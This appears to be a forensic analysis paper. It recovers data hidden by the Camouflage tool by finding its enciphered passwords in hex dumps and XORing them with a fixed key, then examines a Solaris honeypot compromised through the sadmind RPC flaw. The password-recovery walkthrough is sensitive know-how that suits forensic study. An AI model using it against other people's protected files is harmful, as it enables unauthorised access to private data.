00039776   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039792   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039808   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..........  ....
00039824   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039840   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039856   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039872    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039888   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039904   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039920   00 00 00 00 00 00   00 00  00 00 00 00 00 00 00 00   ..............
00039936   20 00 46 29 C4 01 30 48  E8 D0 75 29 C4 01 70 AF    .F)Ä.0HèÐu)Ä.p¯
```

00039952 1F B6 5C 29 C4 01 70 A0 B3 27 **07 6E 00 00** FD 4D .¶\)Ä.p ³'.n..ýM
00039968 85 C2 0C B6 5E A7 A8 89 BF 64 22 6F 9E D7 99 01 …Â.¶^§¨‰¿d"o ž×™.
00039984 4A 53 04 1A 75 45 E9 56 AE 15 E5 29 E6 FC E6 F9 JS..uEéV®.å)æüæù
00040000 4D D2 5C 4E 06 3F 16 9A 12 23 5C 1B 46 65 55 BB MÒ \N.?.š.#\.FeU»
00040016 81 CB 01 A2 B6 0C 54 8A 59 AC 23 88 6B 22 FF 73 Ë.¢¶.TŠY¬#ˆk"ÿs
00040032 34 32 76 FB C4 EB 90 92 54 8F 5E D7 55 79 3E 6B 42vûÄë 'T ^×Uy>k

Based on the information in the guillermito data, the string shown in bold '07 6E 00 00' represents the length of the data, and is a good search string in locating the enciphered password. Searching for this string again, gives

Offset 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

00307600 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00307616 20 20 20 20 20 20 20 20 20 20 20 2 0 20 20 20
00307632 20 20 20 20 20 20 20 20 20 38 76 00 00 FF 2C 8v..ÿ,
00307648 03 00 **07 6E 00 00** 00 9C 00 00 04 00 52 F4 09 51 ...n...œ....Rô.Q
00307664 7B C9 66 85 20 20 20 20 20 20 20 20 20 20 20 20 {Éf…
00307680 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00307696 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00307712 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00307728 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00307744 20

which based on the data in the paper, suggests the underlined values are the enciphered password, i.e

52 F4 09 51 7B C9 66 85

Note: the location of this password string agrees with the assertion in the guillermito paper that the password string is at offset –275 from the end of the file.


To obtain the HEX representation of the plain text password, need to XOR this value with the first 8 bytes of the key shown in (1), giving

52 F4 09 51 7B C9 66 85
XOR
02 95 7A 22 0C A6 14 E1

giving a result 50 61 73 73 77 6F 72 64


which when converted to it's ASCII representation gives 'Password'.

Using this value in the 'Uncamouflage ' process on password_policy.doc gives –




resulting in the extraction of 1 word document and three image files. The image files are shown below –

1) PEM_fuelcell.gif



2) PEM-fuel-cell-large.jpg



3) Hydrocarbon%20fuel%20cell%20page2.jpg




Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8), and back to *n*-butane.

Figure 4 Effect of switching fuel type on the cell with the Cu-doped ceria composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2—formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):

$$CH_4 + 4O^{2-} \rightarrow CO_2 + 2H_2O + 8e^- \quad (1)$$

$$C_4H_{10} + 13O^{2-} \rightarrow 4CO_2 + 5H_2O + 26e^- \quad (2)$$

With methane, only trace levels of CO were observed along with CO_2, so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however, the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others[11].

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst[12]. Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities[2]. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □

Received 15 September 1999; accepted 26 January 2000.

1. Steele, B. C. H. Running on natural gas. *Nature* **400**, 620–621 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **400**, 649–651 (1999).
4. Putna, E. S., Stubenrauch, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Rudkin, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).

Performing a similar analysis against the file ‘remote_access_policy.doc’ extract the enciphered password as


```
Offset     0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15

00215584   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00215600    20 20 20 20 20 20 20 20  20 20 00 D0 02 00 00 78          .Đ...x
00215616   00 00 02 00  50 F0 17 4D  78 C3  20 20 20 20 20 20   ....Pð.MxÃ
00215632   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00215648   20 20 20 20 20 20   20 20  20 20 20 20 20 20 20 20
00215664   20
```

so, using the previous approach


50 F0 17 4D 78 C3
XOR
02 95 7A 22 0C A6

gives 52 65 6D 6F 74 65 or ‘Remote’


Once again, applying this passwo rd in camouflage gives –



extracting the file cat.mdb, a MS Access database. Opening this database, shows the presence of a single 'clients' table



with a structure described by



To ensure that only a single layer of obfuscation had been utilised, th e extracted files were also examined using a hex editor. In these cases, no indications of additional embedded data was located, suggesting that the attacker had not tried a multi -tiered approach.

So, to summarise the findings to date –

- Evidence of the too l Camouflage present on the floppy disk. The access time set on the deleted file was Mon Apr 26 2004 00:00:00, with the Change time being Mon Apr 26 2004 09:46:18 (which is probably when the file was deleted).

- 3 Word documents within the image contain hidd en data, created using the Camouflage utility

- Passwords applied to 2 files of 'Password' and 'remote'. Third file had a null password

- Hidden data included a text file offering to sell Ballard Inc data for the sum of 5 million signed by Robert J. Leszcynski

- Other hidden data recovered included schematic diagrams, jpeg of a technical paper and Client database

The use of company policy documents as the host files for the hidden data is an interesting issue, as it implies knowledge of the individual's responsi bilities as set down in these documents and the potential penalties for breaching company policy.

For example, the Information Sensitivity policy document states that

'Even if no marking is present, Ballard Industries information is presumed to be "Ballard Industries Confidential" unless expressly determined to be Ballard Industries Public information by a Ballard Industries employee with authority to do so.'

Whilst the document breaks this down into further levels of sensitivity, the general principles within each of them state that access to the data is based on 'need to know' and where appropriate includes a requirement for non -disclosure agreements. Each classification bears the same penalty clause –

*'**Penalty for deliberate or inadvertent disclosure :** Up to and including termination, possible civil and/or criminal prosecution to the full extent of the law'*

Therefore, the perpetrator cannot justifiably claim ignorance of the fact that he was in breach of company policy in attempting to distribute the data recovered from the disk image as (a) the policy is clearly stated in the attendant documents and (b) the perpetrator used these documents as his 'Trojan horse'.

Legal Considerations

There are 2 main potential areas of UK Law that could be considered as being relevant to this scenario –

Computer Misuse Act 1990
Theft Act 1968

Each of these issues shall be considered in turn.

Computer Misuse Act

Section 1 of this act, which covers unauthorised access to computer material, states that

A person is guilt of an offence if –

- *He causes a computer to perform any function with intent to secure access to any program or data held in any computer;*
- *The access he intends is unauthorised; and*
- *He knows at the time when he causes the computer to perform the function that this is the case*

The intent that a person has to have to commit an offence under this section need not be directed at –

- *Any particular program or data;*
- *A program or data of any particular kind; or*
- *A program or data held in any particular computer.*

A person guilty of an offence under this section shall be liable on summary conviction to imprisonment for a term not exceeding 6 months and to a fine not exceeding level five on the standard scale (£2000) or both.

Section 2 of this act deals with 'un authorised access with intent to commit of facilitate the commission of further offences'. This is formally stated as -

A person is guilty of an offence under this section if he commits an offence under section 1 above ("the unauthorised access offence") with intent—

- *to commit an offence to which this section applies; or*
- *to facilitate the commission of such an offence (whether by himself or by any other person);*
- *and the offence he intends to commit or facilitate is referred to below in this section as the further offence.*

This section applies to offences —

- *for which the sentence is fixed by law; or*
- *for which a person of twenty-one years of age or over (not previously convicted) may be sentenced to imprisonment for a term of five years (or, in England and Wales, might be so sentenced but for the restrictions imposed by section 33 of the [1980 c. 43.] Magistrates' Courts Act 1980).*

It is immaterial for the purposes of this section whether the further offence is to be committed on the same occasion as the una uthorised access offence or on any future occasion

A person may be guilty of an offence under this section even though the facts are such that the commission of the further offence is impossible.

A person guilty of an offence under this section shall be liable—

- *on summary conviction, to imprisonment for a term not exceeding six months or to a fine not exceeding the statutory maximum or to both; and*
- *on conviction on indictment, to imprisonment for a term not exceeding five years or to a fine or to both*

Section 2 offences are considered of greater severity and carry a penalty of up to 5 years imprisonment and an unlimited fine.

In respect of the scenario presented here, the relevance of this particular piece of legislation resides in the determination of whether access to the data recovered from the floppy disk was unauthorised and the Mr Leszcynski was aware of that fact. If indeed both these statements are correct, then a case could be made for an offence under Section 2 as the theft of Ballard Inc.'s pr operty then ensued.

It is possible the key piece of recovered data is the customer database, as due to his role as Lead process Engineer, Mr Leszcynski may have legitimate access to the technical data.

Therefore, it rests on what actions Ballard Inc take to protect their sensitive data and to enforce the terms of their Information Security Policy. Questions that would need to be answered by Ballard to aid this determination include –

- Was Mr Lesczynski authorised to have access to this data?

  If the answer to this question is 'yes', then no offence has been committed under the Computer Misuse Act.

- What access control mechanisms were in place to limit access to the data to authorised individuals?

- What warnings were present in the system to inform employee s of the restricted nature of the information?

This may in practice be limited to the use of file permissions and the use of warning banners/notification within the system regarding the consequences of unauthorised access to company data. However, if the access control settings allowed Mr Lesczynski access, even if set in error, this is potentially sufficient to indicate that access was 'authorised' and that no offence has been committed under the terms of this Act.

Theft Act 1968

A paper located at www.scit.wlv.ac.uk/~in7504/computer_crime.htm considers the relation of the Theft act to computer crime. Its starting point is the definition that computer fraud involves the manipulation of a computer in order to obtain dishonestly money, property or some other advantage, or to cause a loss.

In this scenario, by offering Ballard data for sale to a commercial rival, Mr Leszcynski appears to be in violation of several of these principles.

Section 1 of the Theft Act 1968, states that theft is committed if a person dishonestly appropriates property belonging to another with the intention of permanently depriving the other of it.

Similarly, Section 15(1) states

'A person who by any deception di shonestly obtains property belonging to another, with the intention of permanently depriving the other of it, shall on indictment on conviction be liable to imprisonment'.

The penalties for theft under this Act allow for a period of imprisonment of up to 10 years.

Section 2: Forensic Analysis of Compromised Honeypot

Synopsis of Case Facts

The findings presented here are for a honeynet system that was compromised during the latter stages of October 2003. The honeynet was deployed as a test bed for intrusion detection technologies and to provide information on Internet 'threat'.

Note: The information on the source of the attack (primarily IP addresses) has been partially obfuscated at the request of the data owner.

The compromised host (named Smurfette) consisted of a Solaris system offering standard services but patched up to appropriate levels at the time of deployment. This was to ensure that the system was not prone to well known exploits and to prevent a 'simple' compromise.

The initial compromise was preceded by a reconnaissance phase during which the Solaris box plus the other systems present within the honeypot segment were scanned for port 111, connected with RPC services. The scanning IP address was 140.xx.xx.xx, assigned to the Ministry of Education Computer Centre in Taiwan. This scan occurred at approximately 12:53 on the 28th October 2003.

At approximately 17:05 (as recorded by the IDS device monitoring the honeypot), the same IP address successfully compromised the system using the SADMIND RPC vulnerability, described at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0722. this vulnerability stems from default Solaris installations using a weak authentication mechanism, resulting in an attacker being able to gain root access via a specific sequence of RPC packets.

During the session resulting from the compromise, the attacker added two accounts to the system, one user account and one account with root privileges. The attacker then connected to the systems over telnet using these accounts and proceeded to download (via FTP) and install their tool sets.

The honeypot's connection to the Internet was via a Layer 2 gateway (www.honeynetproject.org), used to mediate outbound connections from the honeypot to the outside world. This was configured such as to allow minimal connections by an attacker to download their tools and utilities after successful compromise, but such that the host could not be used as a zombie to attack third party systems.

After a period of 2 days, the system was disconnected from the Internet to allow an analysis to be undertaken. The hard drive was secured from the system and provided for imaging.

Details of the compromised host were as follows –

- Hardware - Sunfire V100 machine, Ultrasparc 2E 400 MHzprocessor, 256 MB RAM, single 40 GB HDD, Internal CD -ROM drive
- Software - Solaris 8 OS, patched up until the late August 2003 deployment date
- Available services – No packet filtering was perf ormed, enabling all default ports to be available to the Internet. These include –

Echo	tcp port 7
Discard	tcp port 9
Daytime	tcp port 13
chargen	tcp port 19
FTP	tcp port 21
telnet	tcp port 23
smtp	tcp port 25
time	tcp port 37
finger	tcp port 79
sunrpc	tcp port 111
exec	tcp port 512
login	tcp port 513
shell	tcp port 514
printer	tcp port 515
uucp	tcp port 540
lockd	tcp port 4045
dtspc	tcp port 6112
rpc services	tcp ports 32771 -32775, 32778-32779

Following the evidence tagging format provid ed in the rubric, the following information about the hard drive was recorded –

Tag #'s	Description
Tag # 001	Seagate barracuda model ST340014A Serial No. SJX2ARD2 Size 40 GB

Media Imaging

The data acquisition was performed effectively as a drive -to-drive acquisition, via a hardware write-blocking device connected to Digital Intelligence F.R.E.D.D.I.E forensics workstation. This ensured that the imaging process could not result in a modification of the data on the compromised hard drive. Guidance Softw are's Encase version 4.16 was used as the imaging tool, producing an MD5 hash value for the acquisition of

D42A0609D472E745EA6903BE0510330F

and resulting in 3 evidence files as follows –

smurfette.E01	1,126,423 KB
smurfette.E02	1,126,395 KB
smurfette.E03	270,600 KB

These were archived onto DVD to ensure the retention of a valid copy of the drive image as the honeypot was to be redeployed.

Initial analysis was undertaken with the Encase software (www.guidancesoftware.com), the case methodology of th is application verifying the MD5 hash. This initial work did not prove particularly useful for several reasons –

- The investigator was still new to the field of computer forensics and hadn't yet formed an appropriate methodology for an analysis of this kin d, coupled with a weaker experience of Unix systems as opposed to Microsoft -based systems.
- The Encase tool was less focussed on *nix operating systems and therefore less able to extract useful information from the hard drive image.

Consequently, the data was put to one side to be revisited when further experience had been gained and a more appropriate tool was available to perform the analysis. This opportunity came about following attendance at the Sans Forensics course, providing a good grounding in the Linux toolsets, The SleuthKit and Autopsy. Taking a 'horses for courses' approach, a *Nix based tool should be better for analysing a *Nix based host data set.

Unfortunately, Encase evidence files are incompatible with the Autopsy tool due to their proprietary format. Rather than use Encase to restore the hard drive image to a hard drive and then re-acquire the data using 'dd', it was noted that the FTK imager tool from AccessData could be used to convert the evidence files to 'raw dd' format. This resulted in the creation of a single file of size 40 gigabytes, having an MD5 hash value of –

D42A0609D472E745EA6903BE0510330F

Note: This MD5 hash value is identical to that calculated by Encase when the dial image was initially acquired in Encase Evidence fil e format. This indicates that, despite the 'format manipulation' from it's original Encase format to 'dd', the integrity of the hard drive data has been preserved.

This data was transferred to an analysis system consisting of Red Hat 9 Linux, Sleuthkit version and Autopsy Forensics Browser version 1.75, running on the aforementioned F.R.E.D.D.I.E workstation. As the entire image was encapsulated within the single 'dd' data file, the individual partitions had to be extracted again using 'dd'.

Initially, the utility 'mmls' was used to extract the partition information, such as

mmls –t sun smurfette.img >>smurfette.mmls

The partition listing is shown below –

```
Sun VTOC
Units are in 512-byte sectors

     Slot    Start        End          Length       Descri  ption
```

```
00:  00      0000000000   0000514079   0000514080   / (0x02)
01:  02      0000000000   0078156479   0078156480   backup (0x05)
02:  01      0000514080   0004712399   0004198320   swap (0x03)
03:  04      0004712400   0008910719   0004198320   Unassig  ned (0x00)
04:  05      0008910720   0017303279   0008392560   /var/ (0x07)
05:  06      0017303280   0025695839   0008392560   /usr/ (0x04)
06:  07      0025695840   0078156479   0052460640   /home/ (0x08)
```

This immediately showed up an issue with the in itial Encase examination as the '/home' partition was listed as '/export/spare' in the Encase application, and similarly the 'unallocated' partition was recorded as being '/opt'. For the purposes of the analysis, the two partitions will be labelled as 'hom e' and 'unassigned' respectively.

From this listing, the 'dd' utility could be used to extract the individual partitions,

```
dd if=smurfette.img of=root.img bs=512 count=514080
dd if=smurfette.img of=swap.img bs=512 skip=514080 count=4198320
dd if=smurfett e.img of=unassigned.img bs=512 skip=4712400 count=4198320
dd if=smurfette.img of=usr.img bs=512 skip=17303280 count=8392560
dd if=smurfette.img of=var.img bs=512 skip=8910720 count=8392560
dd if=smurfette.img of=home.img bs=512 skip=25695840 count=52460640
```

MD5sum was used to calculate hash values for each of the partition images

```
3189ABF23E28B0412001A91E1CD3D164    root.img
5EF8799F741E7A8F7DDAD27C707E280C    unassigned.img
6DDB645562B78592CBA3B5FF70714788    usr.img
E4107A1152E56FCA36FD21CED2B70067    var.img
48571EF FBE4D015BD33E1AA734F08EE8   home.img
```

Media analysis

A case for the Smurfette honeypot system was created in Autopsy and the images described above added to the case. Each of the images had it's MD5 hash value successfully verified within Autopsy after the y were added to the case.

The first stage of the analysis was to generate a timeline of activities on the system from the MAC times of the files within the images. This was accomplished within Autopsy, based on the execution of the ils and fls utilities a gainst each of the partition images in turn to create the body file, from which the timeline is generated.

The full timeline is shown in Annex D, but elements of the timeline will be discussed to illustrate the activities of the attacker on the system. Th e first relevant extract is shown below -

```
Tue Oct 28 2003 17:05:57  161204 .a. -/-rw-r--r-- bin   bin    128504  /usr/snadm/lib/libadmapm.so.2
                          56988 .a. -/-rw-r--r-- root  sys    128506  /usr/snadm/lib/libadmsec.so .2
                          79164 .a. -/-rw-r--r-- bin   bin    128503  /usr/snadm/lib/libadmagt.so.2
                          2484 .a. -/-rwxr-xr-x root   bin    250143  /usr/lib/libintl.so.1
```

9708 .a. -/-rwx--x--x root sys 289261 /usr/sbin/sadmind
8920 .a. -/-rw-r--r-- bin bin 352439 /usr/snadm/classes/system.2.1/.acl
262552 .a. -/-rw-r--r-- bin bin 128505 /usr/sn adm/lib/libadmcom.so.2
Tue Oct 28 2003 17:06:20 11872 .a. -/-r-xr-xr-x root bin 160572 /usr/lib/nfs/rquotad
28056 m.. -/-rw-r--r-- root root 134574 /var/adm/lastlog
2017 .a. -/-rw-r--r-- root sys 76671 /etc/logindevperm
Tue Oct 28 2003 17:06:29 703 .a. -/-r--r--r-- root sys 91872 /etc/default/su
Tue Oct 28 2003 17:06:32 36 m.. -/-rw-r--r-- root root 134584 /var/adm/sulog

In the above extract from the generated timeline, 4 entries are highlighted –

- Access to /usr/sbin/sadmind – this is most likely the access to the sadmind service that gave the initial compromise of the system
- Modification of the file /var/adm/lastog. This log file r ecords information on the user who has logged on to the system in a binary format, normally accessed by the Unix commands such as 'last''. Extracting the contents of this file using 'strings' gives –

```
[dconsole
pts/1
140.xx.xx.xx
```

A whois resolution of thi s IP address gives this IP as being assigned to the Taiwan Academic network, Ministry of Education Computer Centre, Taiwan .

- Access to /etc/default/su and modification of the sulog file. This suggests that the attacker escalated their privilege level from a normal user to a 'super -user'. The contents of the sulog file are shown below –

```
SU 10/28 17:06 + pts/1 john -johne
```

The two accounts shown in the sulog are not valid on the system under analysis, and confirm the findings from the packet capture that th e attacker created additional user accounts. The presence of these additional accounts will be revisited later in this paper, however the combination of the account creation and the remote access indicated is in agreement with the results of packet capture by a monitoring IDS system.

